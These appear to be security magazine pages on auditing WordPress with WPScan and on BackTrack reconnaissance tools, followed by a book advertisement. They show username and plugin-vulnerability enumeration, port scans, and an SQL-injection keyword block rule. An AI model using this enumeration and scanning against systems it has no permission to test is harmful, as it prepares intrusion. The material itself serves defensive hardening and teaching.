You may be thinking that your WordPress site would never be a target for attackers, however, regardless of content, your WordPress blog is a target. (Many of the most effective WordPress exploits I have seen over time typically involve the quantity of breached websites versus the quality of the breach itself.)? One of the more tricky exploits I have seen with WordPress involved an attacker adding some simple PHP code to files on a WordPress server that had permissions set incorrectly which is a very common mistake among do it yourself web developers. The attacker adds the

malicious code to specific files within the WordPress file structure, which redirects traffic with a referrer of a set list of search engines. An example of the malicious code in action would be someone searching for XYZ on Google which happens to relate to an article you have written on your WordPress site, so they click the result that takes them to your article, but instead of displaying the article you posted about XYZ, they are instead redirected to another website that is full of ads or full of malicious code that could infect your browser and/or PC. The benefit to the attacker is that they are either making money from the ads, or they are exploiting your users' systems upon being redirected. Regardless of the scenario, the outcome is a horrible experience for the person visiting your website. The genius behind this type of attack is that it is extremely hard to track down and nearly impossible for inexperienced web developers or system administrators to locate. When this type of redirect issue is reported the person troubleshooting the problem typically visits the WordPress site in question and everything appears to be working as expected because they were not visiting the site through Google. Therefore they assume the issue was on the reporting users end. File permissions are extremely important and should be understood and followed when installing and/or managing a Wordpress installation. There are plenty of details on the WordPress Codex pages that can assist anyone not familiar with file permissions. The primary steps to take, however, include making sure files are not owned by the webserver process, setting directories permissions to 755, and setting file permissions to 644. Having the proper file permissions will keep the attacker's WordPress bots at bay.

#### **Listing 1. Enumerate WordPress Usernames Using WPScan In Backtrack Linux**

```
#####
root@bt:/pentest/web/wpscan# ./wpscan.rb -e u[1-25] --url wordpress.example.com
```

WordPress Security Scanner by ethicalhack3r.co.uk  
Sponsored by the RandomStorm Open Source Initiative

```
| URL: http://wordpress.example.com
| Started on Wed May 23 11:27:31 2012
[!] The WordPress theme in use is called 'drawar' v1.0
[+] We have identified 1 vulnerabilities for this theme :
| * Title: WooThemes WooFramework Remote Unauthenticated Shortcode Execution
| * Reference: https://gist.github.com/2523147
[!] The WordPress 'http://wordpress.example.com/readme.html' file exists
[!] WordPress version 3.3.2 identified from rss generator
[+] We have identified 1 vulnerabilities from the version number :

| * Title: Wordpress 3.3.1 Multiple CSRF Vulnerabilities
| * Reference: http://www.exploit-db.com/exploits/18791/

[+] Enumerating plugins from passive detection ... 2 found :

| Name: woo-tumblog
| Location: http://example.wordpress.com/wp-content/plugins/woo-tumblog/

| Name: jetpack
| Location: http://example.wordpress.com/wp-content/plugins/jetpack/
|
| [!] WordPress jetpack plugin SQL Injection Vulnerability
| * Reference: http://www.exploit-db.com/exploits/18126/

[+] Enumerating usernames ...

We found the following 5 username/s :

admin
superadmin
bob
wiwi
```

```
[+] Finished at Wed May 23 11:27:54 2012
root@bt:/pentest/web/wpscan#
#####
```

# HAKING ONDemand

Below are two quick examples of what the file permissions should look like on the wp-content folder and the *wp-cache-config.php* file.

## Changing File Permissions Example From WordPres Codex

```
*****
For Directories
find /path/to/your/wordpress/install/ -type d -exec chmod
    755 {} \;
For Files
find /path/to/your/wordpress/install/ -type f -exec chmod
    644 {} \;
*****
```

## Use Backtrack Linux To Proactively Audit Your WordPress Installation

An exploit of sorts that was initially made public many years back is username enumeration which allows a would be attacker to easily obtain a real time list of users who likely have access to the /wp-admin or administration section of your WordPress site. This doesn't necessarily mean your WordPress site is immediately vulnerable but what it does mean is an attacker now has 50% of the necessary information to gain access to your entire website. There are numerous methods in Backtrack that provide some form of user enumeration including my personal favorite which is called WPScan and which has been specifically created for auditing WordPress sites. It will be a tool we will visit numerous times within this article. The *wpscan.rb* Ruby script written by Ryan Dewhurst (@ethicalhack3r) is classified as a WordPress vulnerability scanner which checks the security of WordPress installations taking a black box approach. Currently WPScan is the most comprehensive tool available on Backtrack Linux to test various security flaws within WordPress, including username enumeration, WordPress version info, and WordPress plugin info/vulnerabilities. WPScan also provides a method to brute-force WordPress logins once you have enumerated the usernames. To see basic information for WPScan including the list of command line switches available and a couple of example *wpscan.rb* commands, issue *./wpscan.rb -help* from the */pentest/web/wpscan* directory. The first bit of information we will gather from a fake WordPress site will be a list of usernames using WPScan which by default will attempt to enumerate usernames with UID's or user id's 1 through 10. However, a new option in WPScan allows you to specify any range of UID's you prefer, as shown in the example below. Along with the username enumeration we will also get other default information output in our WPScan query which is also shown in the below example.

## Enumerate WordPress Usernames Using WPScan In Backtrack Linux

See Listing 1.

Lets first analyze the command that was issued at the top of the above output to provide the results that were returned from WPScan. We issued two switches with the *wpscan.rb* command including *“-e u[1-25]”* which tells WPScan to enumerate usernames with UID's 1 thru 25 and *“--url wordpress.example.com”* which specifies the WordPress site URL. The WPScan output above is divided into four sections below, which include Wordpress theme information/vulnerabilities, basic WordPress information/vulnerabilities, WordPress plugin information/vulnerabilities, and WordPress username information.

## WPScan WordPress Theme Information & Vulnerabilities

The *wpscan.rb* output was able to determine that the theme in use is the *drawar* theme provided by Woo Themes that it then notes has a vulnerability that allows remote code execution. When following the link in the *drawar* theme vulnerability output you can see that a would be attacker could execute remote code such as adding a Twitter follow me button on the remote site depending on the *drawar* theme version. You may or may not have a vulnerability or a list of vulnerabilities listed, depending on the theme name that is enumerated. WPScan is really accurate, however, in enumerating the theme name which provides a would be attacker more information than they had initially.

## WPScan Basic WordPress Information & Vulnerabilities

Basic WordPress information is also output that shows a would be attacker the version of WordPress that is running along with any known vulnerabilities within that WordPress version. As you can see in the output above WordPress version 3.3.1 had a CSRF or Cross Site Request Forgery vulnerability that allows would-be attackers access to change data on the site such as Wordpress Post Title using CSRF and the WordPress Quick Edit Function.

## WPScan WordPress Plugin Information & Vulnerabilities

Within the WPScan root directory, which is */pentest/web/wpscan* on Backtrack Linux 5, there is a file in the data directory named *plugins.txt* which has a fairly large list of WordPress plugins that WPScan will query to see if they exist on the target site. Once a plugin has been verified not only will it be output, but the plugin and plugin version will be checked against a list of known vulnerabilities and will also output any matches

such as the JetPack plugin SQL Injection Vulnerability noted in the example output above.

### WPScan WordPress Username Information:

One of the items that really impressed me when I first ran WPScan some time ago was the ability to enumerate usernames from a Wordpress site. While in my opinion this is a security flaw within WordPress that should be resolved, it is still exciting to query a WordPress site and have the primary admin users returned back to you. Notice that in this example we attempted to enumerate UID 1 through UID 25 and we were returned 25 results that include a user named admin and a user named superadmin. While the usernames themselves are not directly vulnerable, it does provide a would be attacker with 50% of the data necessary to brute force a login to your WordPress site which, if accomplished, would be devastating to your WordPress site. Below we discuss the WordPress username enumeration security flaw in more detail including how to manually enumerate the usernames so you can better understand the basis of automated tools such as WPScan.

### How To Manually Enumerate WordPress Login ID's And Usernames

Open the following URL but change the domain to the domain running your WordPress site: URL: <http://www.wordpressexample.com/?author=1>.

If you have not deleted the default admin user created during your WordPress install you will be redirected to a URL similar to the following: URL: <http://www.wordpressexample.com/authors/admin>.

So as you can see you now know that the default admin user still exists, its user id is 1, and the login is actually the default admin. Now if you received an error such as a 404 indicating that this user does not exist you could move right along to the next URL such as the following: URL: <http://www.wordpressexample.com/?author=2>.

If the above URL is successful in being redirected to something that means you will now know another user id and user name. It would obviously be easy to write a script that would walk through thousands of user ids in a short amount of time and in the end you would know all of the WordPress user id's that are active and their corresponding WordPress logins.

The WPScan application within Backtrack Linux is one of numerous tools available to assist in auditing your WordPress installation. Other tools that are useful include wfuzz, w3af, nmap, and metasploit. These tools will be expanded on during a follow up article discussing auditing WordPress with Backtrack Linux. Now that we see how easy it is to enumerate various data from WordPress, lets look at a couple of methods to begin locking your WordPress site down, so potential

attackers are discouraged and move on to another site that will be easier for them to exploit.

### Begin Taking Steps To Lock Down Your WordPress Site

Now that you can see how easy it is to locate vulnerabilities within WordPress and gather data about a specific WordPress installation I will now discuss numerous security measures that can be put in place to minimize your WordPress installation's exposure. Below it is discussed how to manually add an entry to .htaccess which will block username enumeration followed by various plugins that provide different security benefits which make exploitation of your WordPress installation more difficult.

### How To Defend Against WordPress User ID And Login Enumeration

I have not seen the below fix implemented previously and I am not sure if there are any hidden problems caused by utilizing such an .htaccess entry. For me, however, it is worth the risk, as any issues that may arise from blocking this query would likely be minimal. It would take me much longer to have to restore my entire site from scratch if it were hacked and defaced or destroyed after someone enumerated the WordPress usernames and then brute-forced an administrator login to my WordPress site. I have implemented the solution below on numerous WordPress installations for months without any issues. To block user login enumeration we are going to add a couple lines to the .htaccess file located in the root web directory of your WordPress web site as shown below. You will want to add this near the top of the .htaccess file because if it is added below the normal redirect, it is useless.

### Code To Add To .htaccess File To Block WordPress User Enumeration

```
#####
RewriteCond %{REQUEST_URI} ^/$
RewriteCond %{QUERY_STRING} ^/?author=([0-9]*)
RewriteRule ^(.*)$ http://www.wordpressexample.com/
                                some-real-dir/ [L,R=301]
#####

```

The code above tells the web server that any request made to the WordPress site matching the query string of "/?author=should be redirected to <http://www.wordpressexample.com/some-real-dir/>. I have this code right under "ServerSignature Off" which is at the top of the .htaccess file in the WordPress root directory. Once you add these lines to the .htaccess file, user enumeration is now blocked. Continue below for discovering other security measures to take with

# HAKING ON Demand

your WordPress site. Please note that `/some-real-dir/` could be any existing URL on your site or you could make a page that explains that user enumeration or viewing authors in this manner is not allowed for security reasons. It is always best practice to backup any file before making changes to do that and the `.htaccess` file is no exception.

## Minimize WordPress Data Available Such As Block WordPress Version From Displaying

To accomplish the goal of minimizing the WordPress information that is exposed, I install a WordPress plugin called Secure WordPress. A quick search for Secure WordPress on the WordPress plugins site should return the Secure WordPress plugin at the top of the results. Just by installing and activating Secure WordPress you will resolve numerous security holes, including the hole allowing attackers to see your WordPress version. It also provides some protection against malicious URL requests, and removes the Really Simple Discovery link in `wp_head`. I also like to enable all checkboxes except for the Error Messages check box, and one option that is not checked by default but I do check is Windows Live Writer. I would also suggest signing up for WebSiteDefender as you will get a free scan of your web site which can be accomplished via the Secure WordPress settings page.

## WordPress Plugin Secure Wordpress Admin View

See Figure 1.

## Block Various SQL Injection Attempts To WordPress & Secure Other WP Areas

Another plugin I install is called BulletProof Security and it is also available on the WordPress site in the plugins directory. The WordPress plugin BulletProof Security is a bit more complex as you will first generate `.htaccess` files for various locations on your WordPress site, and then be required to merge them into existing `.htaccess` files. Make sure that when you merge the changes that the redirect for author that we previously added stays near the top of the `.htaccess` file located in the WordPress root directory. BulletProof Security provides a bunch of rules that minimize your exposure to SQL Injection and other nasty attacks. Make sure to backup the current `.htaccess` files before merging any new changes into them.

## Example BulletProof Security Plugin `.htaccess` Entry

```
#####
RewriteCond %{QUERY_STRING} (;<|>|'|"\|) |%0A|%0D|%22|
%27|%3C|%3E|%00).*(/*|union|select|insert|drop|delete|
```

```
update|cast|create|char|convert|alter|declare|order|
script|set|md5|benchmark|encode) [NC,OR]
#####
```

There are dozens of `.htaccess` entries similar to the above example entry. As you can see in the provided example BulletProof security will simply block malicious requests made to your WordPress site such as possible SQL Injection attempts. Keep in mind that implementing any plugin such as BulletProof Security that modifies web requests to your server could cause potential issues on your site so any changes made should be thoroughly tested.

## Remove `readme.html` File In WordPress Root Directory

This one is self-explanatory. During the installation of WordPress a `readme.html` file is generated in the root WordPress directory so make sure to remove it. You can remove this file via FTP or using “rm” from the command line as shown in the below example.

```
#####
[root@dev ~]# rm /path/to/wordpress/root/dir/readme.html
rm: remove regular file `/path/to/wordpress/root/dir/
readme.html'? y
[root@dev ~]
#####

```

## Other WordPress Security Plugins To Consider

Depending on the WordPress installation, I also install several other plugins related to security, including the Login Lockdown WordPress plugin, the AntiVirus WordPress plugin, the Login Logger WordPress plugin,




Figure 1. WordPress Plugin Secure Wordpress Admin View

Leave a Reply

Jon  Name (required)

jon@example.com  E-mail (will not be published) (required)

Great article. Ohh I need to also fill in the **Captcha** below so if I am a SPAM bot my comment will not be posted successfully.



 FW8W  CAPTCHA Code \*

\*Type the letter/number combination in the above field before clicking submit.

**Figure 2.** WordPress Comment Form Captcha

and The WP Block Admin WordPress plugin. You should also consider utilizing something like Really Simple Captcha and you should make sure to include a Captcha on any contact form installed on your site, which will also cut down on SPAM. Another item that can become a hassle quickly with WordPress is the amount of SPAM received via comments attached to each WordPress post. To combat this you can install a WordPress plugin such as SI CAPTCHA Anti-Spam which will add a captcha to comments attached to WordPress posts and or WordPress pages as shown in the below example image.


### WordPress Comment Form Captcha

Last but not least, make sure permissions are correct throughout the entire WordPress directory. If you provide the incorrect write permissions for vulnerable WordPress files, you are guaranteed to be hacked in a short amount of time (Figure 2).

### Keeping Your WordPress Installation Secure Moving Forward

Once the above security measures are firmly in place, the task of defending your WordPress site against potential attackers is still not complete. If you want your WordPress site to be secure on a long term basis, you will need to employ a proactive approach. You will need to continue using tools such as WPScan combined with other relevant tools in Backtrack Linux.. You will also need to update WordPress itself, to update your WordPress plugins, and possibly to use a third party service that runs automated scans against your WordPress site, all performed on a regular basis.

**ALEX KAH**



For many years, Joe Weiss has been sounding the alarm regarding the potential adverse impact of the 'law of unintended consequences' on the evolving convergence between industrial control systems technology and information technology. In this informative book, he makes a strong case regarding the need for situational awareness, analytical thinking, dedicated personnel resources with appropriate training, and technical excellence when attempting to protect industrial process controls and SCADA systems from potential malicious or inadvertent cyber incidents."

—**DAVE RAHN**, *Registered Professional Engineer, with 35 years experience.*



**MOMENTUM PRESS**

FOR US ORDERS:  
[www.momentumpress.net](http://www.momentumpress.net)  
 PHONE 800.689.2432

FOR INTERNATIONAL ORDERS:  
**McGraw-Hill Professional**  
[www.mcgraw-hill.co.uk](http://www.mcgraw-hill.co.uk)  
 PHONE: 44 (0)1628 502700

# Become Quieter

with a Little Help from BT

“The quieter you become, the more you are able to hear.”

-BackTrack

## BackTrack Live Security Linux Distribution Overview/Tutorial

When you are faced with a task of testing your production environment and strengthening your defenses, your choice of the tool is easy. Instead of concentrating on collecting penetration (pen) testing tools, just head to BackTrack website and download an image of one of the most popular white hat penetration testing and security auditing platforms. It's #7 on the [sectools.org](http://sectools.org) Top 125 Security Tools list.

BackTrack is a merger between three different live Linux penetration testing distributions: Whoppix, IWHAX and Auditor. The current version BackTrack version 5 R2 (Code Name Revolution) is based on Ubuntu Linux distribution version 10.04.3 LTS (Lucid Lynx), which means good stability, hardware detection and a lot of easily obtainable software. It's available in GNOME and KDE window managers (you can also configure FluxBox window manager), and for 32-bit, 64-bit and ARM architecture. It comes with over 300 PenTesting tools.

### First Steps

You can run the distribution as a Live DVD or install it as a regular operating system on a hard disk or USB flash drive. The Live DVD offers these different boot options:

- Default text mode – boots into a customized Linux shell. You can work on the command-line or boot into the desktop environment by using the `startx` command.
- Stealth mode – boots the OS with networking disabled.
- Forensics mode – boots without automatically mounting drives or swap space.

- `noDRM` – boots without DRM (*Direct Rendering Manager*) drivers. DRM are Linux kernel modules that enable certain applications to use a GPU more efficiently, especially 3D rendering. Use this option if the boot halts or if you have screen problems.
- Debug – boots into Safe Mode. Choose this option if you have problems getting BackTrack to boot. For example, if you are having screen problem and the `noDRM` option doesn't fix it, boot into `Debug` mode and try adding the `nomodeset` parameter. It instructs the kernel to not load video drivers and use BIOS modes instead until X Window System is loaded. To do that: while in the boot menu, highlight the BackTrack Debug – Safe Mode, press Tab in order to edit the boot option and add `nomodeset` to the end of the list.
- Memtest – starts `memtest` memory diagnostic utility.
- Hard Drive Boot – boots the first hard disk.

Even though BackTrack is primarily intended to work as a live DVD, for my test environment I installed it as a virtual machine in VirtualBox because I like the convenience of switching between BT and Mac OS X on the fly. It's also useful to configure BackTrack this way if you plan to use it regularly or customize it. The full install requires about 12 GB.

When you are running BT5 in the virtual machine, you can't use a wireless card because the virtual machine software blocks access to the hardware except for USB devices. To be able to use wireless portion of the tools in the virtual machine, you can install a USB wireless card. BackTrack site has a list of compatible cards called Tested and Working Cards List (*Note that this list needs*

to be updated for BT5): [http://www.backtrack-linux.org/wiki/index.php/Wireless\\_Drivers#Wireless\\_Cards](http://www.backtrack-linux.org/wiki/index.php/Wireless_Drivers#Wireless_Cards).

After you log in for the first time into the desktop environment, double click on the *Install BackTrack* icon on the desktop. This will launch the *Install* wizard, with expected steps: set up the clock, time zone, prepare disk space, copy files, restart the system. After restart, change root password. The default password is 'toor'.

## My Test Lab Environment

- BackTrack 5 R2 (Architecture: 64-bit, Desktop Environment: KDE 4.5.3)
  - Running on VirtualBox 4.1.16 on
    - MacBook Pro i7 2.66 GHz / 8 GB RAM with Mac OS X 10.6.8
- Network:
  - Two 32-bit Linux CentOS 5.x boxes: a Linux MASQ client behind a Linux MASQ server. MASQ client is running MySQL, Samba share, and WordPress and Joomla CMSs on Apache.
  - One Win 7 Pro system with some open ports.

Note: Oracle released VirtualBox 4.1.16 on May 22, 2012.

The BackTrack comes with the following tool categories (Figure 1):

- Information Gathering
- Vulnerability Assessment
- Exploitation Tools
- Privilege Escalation
- Maintaining Access
- Reverse Engineering
- RFID Tools
- Stress Testing
- Forensics



Figure 1. BackTrack 5 R2 – Tool Categories

- Reporting Tools
- Services
- Miscellaneous

You can find all the tools under BackTrack item in the application launcher menu. Most of the tools are command-line utilities, with menu items linking the console with the relevant tool running inside it.

### Tip!

If you are wondering whether some of the tools are accessible via GUI menu, and if are using BackTrack with KDE Desktop, you can quickly search the menu for the tool you are interested in by performing the following: right-click on the *Application Launcher Menu* and from the pop-up menu choose *Switch to Kickoff Menu Style* option. After that, click on the *Application Launcher Menu* and type the name of the tool in the *Search* box.

This article will not cover wireless and Bluetooth devices audit, and using the *gdb* (GNU Debugger) for analyzing crash dumps and memory cores.

## Configuring Ethernet for Virtual Machine

VirtualBox's default network configuration for a virtual machine is NAT (*Network Address Translation*). This mode prevents connections from the outside to the guest VM, in this case, BackTrack. To enable outside connections, change the VM networking to Bridge Mode: power off the BackTrack virtual machine, open VirtualBox, select the BackTrack VM, choose *Settings>Network*. In the "Attached to:" drop-down box, change the *Attached to Bridged Adapter*. In the "Name" drop-down box, select a network interface that is connected to the network you want to test. Also, enable *Promiscuous Mode*: expand the *Advanced* section, and in the *Promiscuous Mode* drop-down list, change the Deny to Allow VMs.

## Assigning a Static IP Address

Assign a static IP address to the interface by modifying the `/etc/network/interfaces` file. Locate the line with your interface identifier and modify it to reflect your settings. For example, I had to change the line for `eth0` entry:

from:

```
auto eth0
iface eth0 inet dhcp
```

to:

```
auto eth0
iface eth0 inet static
address 192.168.1.69
netmask 255.255.255.0
```

# HAKING ON Demand

```
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.254
```

## Note

If you are switching between wireless and Ethernet interface on your *host* system (in my case Mac OS X), don't forget to change network settings to reflect the change: power off the BackTrack virtual machine, open *VirtualBox*, select the BackTrack VM, choose *Settings>Network* and choose appropriate network interface in the "Name" drop-down box.

I forgot to do that and was wondering why network in BackTrack was in an unconfigured state after I restarted networking service. This is what happened: I turned off my MacBook Pro's AirPort wireless and brought it to a space that has only Ethernet connection. Next day, I continued performing tests with BT. In this setup, I don't need a static IP address so I commented out lines related to static setup in the */etc/network/interfaces* file and replaced it with a *dhcpc* line. However, I had forgotten

## Listing 1. shell code I

```
nmap -A T4 mytesthost.info

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-01-01 08:00 PDT
Failed to resolve given hostname/IP: T4.  Note that
you can't use '/mask' AND '1-4,7,100-' style IP ranges. If
the machine only has an IPv6
address, add the Nmap -6 flag to
scan that.

Nmap scan report for mytesthost.info (xx.xx.xx.xx)
Host is up (0.011s latency).

Not shown: 992 closed ports
PORT      STATE      SERVICE      VERSION
53/tcp    filtered  domain
80/tcp    open       http        Apache httpd 2.2.3
                                         ((Red Hat))
...
< cut for clarity >
```

## Listing 2. shell code II

```
ping mytesthost.info
PING mytesthost.info (192.168.1.10) 56(84) bytes of
data.

^C
--- mytesthost.info ping statistics ---
21 packets transmitted, 0 received, 100% packet
loss, time 19999ms
```

to change the adapter and I didn't have network access until I changed it from AirPort wireless to Ethernet.

Another method for fixing networking issues is refreshing network settings without shutting down BT virtual machine: choose *Not Attached* in *VirtualBox* Network settings for the BackTrack VM. That way *VirtualBox* reports to the BT guest that a network card is present but that there is no connection. This will disrupt

## Listing 3. shell code III

```
traceroute mytesthost.info
traceroute to mytesthost.info (192.168.1.10), 30
hops max, 60 byte packets
1 myrouter.home (192.168.1.254) 1.485 ms 3.635
ms 5.230 ms
2 xx.xx.xx.xx (xx.xx.xx.xx) 19.393 ms 32.183 ms
33.188 ms
3 * * *
4 xx.xx.xx.xx (xx.xx.xx.xx) 20.656 ms 24.826 ms
24.933 ms
5 xx.isp1.net (xx.xx.xx.xx) 21.150 ms 21.732 ms
23.226 ms
6 xx.isp2.com (xx.xx.xx.xx) 39.551 ms 23.901 ms
24.860 ms
7 xx.isp3.net (xx.xx.xx.xx) 25.894 ms 25.408 ms
40.113 ms
8 xx.isp3.net (xx.xx.xx.xx) 41.770 ms 42.317 ms
45.064 ms
9 xx.isp4.net (xx.xx.xx.xx) 42.931 ms 45.680 ms
50.705 ms
10 xx.isp4.net (xx.xx.xx.xx) 51.416 ms 53.645 ms
54.413 ms
11 * * *
12 * * *
13 * * *
14 * * *
15 * * *
16 * * *
17 * * *
18 * * *
19 * * *
20 * * *
21 * * *
22 * * *
23 * * *
24 * * *
25 * * *
26 * * *
27 * * *
28 * * *
29 * * *
30 * * *
```

the connection and will enforce a reconfiguration. Refresh network settings or restart networking service in BackTrack Linux and then revert VirtualBox Network settings back to *Bridged Adapter*.

## Information Gathering

If you thought that you'd never get complete route information by running the traditional `traceroute` command because firewalls usually block `traceroute`, you'll be happy to know that there is a tool that will help you in this regard. Its name is `tcptraceroute`. In contrast to the `traceroute`, which sends UDP or ICMP ECHO packet

### Listing 4. shell code IV

```
tcptraceroute mytesthost.info
Selected device eth0, address 192.168.1.69, port
        34311 for outgoing packets
Tracing the path to mytesthost.info (xx.xx.xx.xx) on
        TCP port 80 (www), 30 hops max
 1  192.168.1.254  5.696 ms  1.703 ms  3.091 ms
 2  xx.xx.xx.xx  25.971 ms  107.932 ms  12.276 ms
 3  xx.xx.xx.xx  12.418 ms  13.023 ms  14.674 ms
 4  xx.xx.xx.xx  19.982 ms  13.910 ms  15.947 ms
 5  xx.isp1.net (xx.xx.xx.xx)  11.402 ms  16.031 ms
        12.582 ms
 6  xx.isp2.com (xx.xx.xx.xx)  28.809 ms  *  *
 7  xx.isp3.net (xx.xx.xx.xx)  31.723 ms  *  *
 8  xx.isp3.net (xx.xx.xx.xx)  28.497 ms  25.421 ms
        24.699 ms
 9  xx.isp4.com (xx.xx.xx.xx)  25.798 ms  26.443 ms
        23.678 ms
10  xx.isp4.com (xx.xx.xx.xx)  24.737 ms  24.923 ms
        25.235 ms
11  xx.xx.xx.xx  23.803 ms  * 29.230 ms
12  mytesthost.info (xx.xx.xx.xx) [open]  25.584 ms
        * 35.513 ms
```

### Listing 5. shell code V

```
root@bt:~# ping 192.168.1.5
PING 192.168.1.5 (192.168.1.5) 56(84) bytes of data.
^C
--- 192.168.1.5 ping statistics ---
193 packets transmitted, 0 received, 100% packet
loss, time 193349ms

--- 192.168.1.5 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet
loss
round-trip min/avg/max = 1.7/1.7/1.7 ms
root@bt:~#
```

with a *Time To Live* (TTL) of one, and incrementing it until reaching the target, the `tcptraceroute` is sending a TCP SYN packet to the target. Even if firewalls block `traceroute`, they allow incoming TCP packets to certain TCP ports. That's why the `tcptraceroute` can reach the target behind the firewall. It will receive a SYN/ACK packet if the port is open, and a RST packet if the port is closed.

## Port Scanning

Let's first check if our test host has open ports. We will use the `nmap` command for that. Nmap (Network Mapper) is a port scanner and network exploration tool. Argument `-A` enables OS detection, script scanning and `traceroute`, while argument `-T4` is for faster execution (Listing 1).

This confirmed that the test host is a web server. Now let's try `ping`-ing our test host: Listing 2.

We weren't getting any response so I stopped `ping`. Its output indicates that all packets were lost so it seems that there is a filter between the test host and us.

If we try to obtain network route to the test host with the `traceroute`, we'll see that it's not available after the 10th route: Listing 3.

However, with the `tcptraceroute`: ta-daaa! We've obtained the complete route information (Listing 4).

## Genlist – Ping Scanner

Next phase in information gathering process is identifying available machines in the target network and finding out their operating systems.

We will use the `genlist` tool to obtain a list of hosts responding to ping probes. To access it, go to the menu: *BackTrack>Miscellaneous>MiscellaneousNetwork>genlist*. Alternatively, you can invoke it from the command-line by typing `genlist`.

For my test network, `genlist` generated this list:

```
genlist -s 192.168.1.\*
192.168.1.64
192.168.1.65
192.168.1.67
192.168.1.69
192.168.1.254
```

## Hping2

Hping 2 is a TCP/IP packet assembler/analyizer. You can use it to probe firewall rules, fingerprint OSs and perform advanced port scanning. To access it, go to the menu: *BackTrack > Information Gathering > Network Analysis > Identify Live Hosts > hping2* or type `hping2` (followed by arguments) in Terminal. For usage and to get a list of arguments, type `hping2 --help`.

`hping2` can help in discovering whether a host is alive (powered on and online), in cases where the `ping`

**Listing 6. shell code VI**

```
hping2 192.168.1.5
HPING 192.168.1.5 (eth0 192.168.1.5): NO FLAGS are
                                         set, 40 headers + 0 data bytes
len=46 ip=192.168.1.5 ttl=32 id=0 sport=0 flags=R
                                         seq=0 win=512 rtt=1.0 ms
^C
--- 192.168.1.5 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet
                                         loss
round-trip min/avg/max = 1.0/1.0/1.0 ms
^C
```

**Listing 7. shell code VII**

```
root@bt:~# hping2 -S -c 2 -p 22 192.168.1.9
HPING 192.168.1.5 (eth0 192.168.1.9): S set, 40
                                         headers + 0 data bytes
len=46 ip=192.168.1.9 ttl=60 DF id=0 sport=22
                                         flags=SA seq=0 win=5840 rtt=3.7
                                         ms
len=46 ip=192.168.1.9 ttl=60 DF id=0 sport=22
                                         flags=SA seq=1 win=5840 rtt=3.4
                                         ms

--- 192.168.1.9 hping statistic ---
2 packets transmitted, 2 packets received, 0% packet
                                         loss
round-trip min/avg/max = 3.4/3.6/3.7 ms
```

**Listing 8. shell code VIII**

```
hping2 --scan 1-1024 -S testhost.info
Scanning testhost.info (192.168.1.20), port 1-1024
1024 ports to scan, use -V to see all the replies
+-----+-----+-----+-----+-----+
|port| serv name | flags |ttl| id | win |
+-----+-----+-----+-----+-----+
 22 ssh      : .S..A... 60    0  5840
  80 www      : .S..A... 60    0  5840
All replies received. Done.
Not responding ports: (1 tcpxm) (2 nbp) (3 ) (4
                                         echo) (5 ) (6 zip) (7 echo) (8
                                         ) (9 discard) (10 ) (11 systat)
                                         (12 ) (13 daytime) (14 )
...
< cut for clarity >
(1016 ) (1017 ) (1018 ) (1019 ) (1020 ) (1021 )
                                         (1022 ) (1023 ) (1024 )
```

command doesn't work. In this example, `ping` reports 100% packet loss: Listing 5.

However, `hping2` reports 0% packet loss for the same host. The target sent back the R (RST) flag: Listing 6.

If your `ping` attempt to a host is blocked because of a firewall, try changing TCP flag and the destination port, e.g. to SSH (22), SMTP (25), www (80), HTTPS (443). Options `-s` > set SYN flag; `-c` > packet count; `-p` > destination port. The target sent back SA (SYN-ACK) flag so it's alive: Listing 7.

Here's an example of using `hping2` for open port discovery: Listing 8. This host has two opened ports: 22 and 80.

**Nbtscan – NetBIOS Scanner**

If you need to search for the NetBIOS name information, use the `nbtscan` command. To access it, go to the menu: *BackTrack>Information Gathering>Network Analysis>Service Fingerprinting>nbtscan* or type `nbtscan` in Terminal.

`nbtscan` discovered one NetBIOS name in the test network: Listing 9.

For verbose output that will print all names received from each host, use `-v` argument: Listing 10.

To display services in human-readable form, use `-h` argument, which can only be used with `-v` option: Listing 11.

**onesixtyone – SNMP Scanner**

